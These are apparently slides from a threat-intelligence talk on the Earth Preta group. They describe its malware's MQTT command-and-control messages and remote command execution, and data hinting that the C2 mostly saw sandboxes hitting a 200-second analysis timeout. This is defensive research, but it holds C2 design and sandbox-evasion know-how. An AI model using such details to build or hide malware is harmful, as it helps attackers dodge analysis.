
Why not subscribe the topics and monitor the behaviors from actors?

Upon first connecting to the broker, the malware subscribes to its unique topic. Then, and every 30 seconds thereafter, the client publishes a KeepAlive message to the server's topic. The content of this message is a JSON object with the following format:


```
{
  "Alive": "<malware's uptime in minutes>",
  "c_topic": "<client's unique topic>"
}
```


When the server wants to issue a command, it publishes a message to the client's unique topic. The plaintext content of this message is simply the command to be executed. As shown in Figure 5, the client executes the received command using `QProcess::startCommand` from the Qt framework. The output, obtained using `QProcess::readAllStandardOutput`, is then sent back in a JSON object with the following format:


```
{
  "c_topic": "<client's unique topic>",
  "ret": "<Command output>"
}
```



Instead of monitoring actors, we are monitoring ... analysts and sandboxes?







Alive (Minutes)	Seconds	Count
7.89	473	32
3.34	200	28
7.90	474	20
2.89	173	13
1.85	111	11
2.84	170	11
2.90	174	11
2.88	172	8
2.87	172	7
0.84	50	6

```
... 164 [timeouts]
    165 # Set the default analysis timeout expressed in seconds. This value will be
    166 # used to define after how many seconds the analysis will terminate unless
    167 # otherwise specified at submission.
    168 default = 200
```

<https://github.com/kevoreilly/CAPEv2/blob/master/conf/cuckoo.conf#L164>



Conclusion

Conclusion

- Earth Preta is constantly updating its TTPs and arsenals.
- To fly under the radar, they apply various countermeasures:
 - Hide the payload in a legitimate-looking file
 - Tools which require a unique passcode to run
 - Protect the archives with a password
- Use as many artifacts that look unique as possible for threat hunting.

Research Blog

- You can check our published research at
 - [Earth Preta Spear-Phishing Governments Worldwide](#)
 - [Pack it Secretly: Earth Preta's Updated Stealthy Strategies](#)





Thanks for your listening!

nick_dai@trendmicro.com

sunny_w_lu@trendmicro.com

vickie_su@trendmicro.com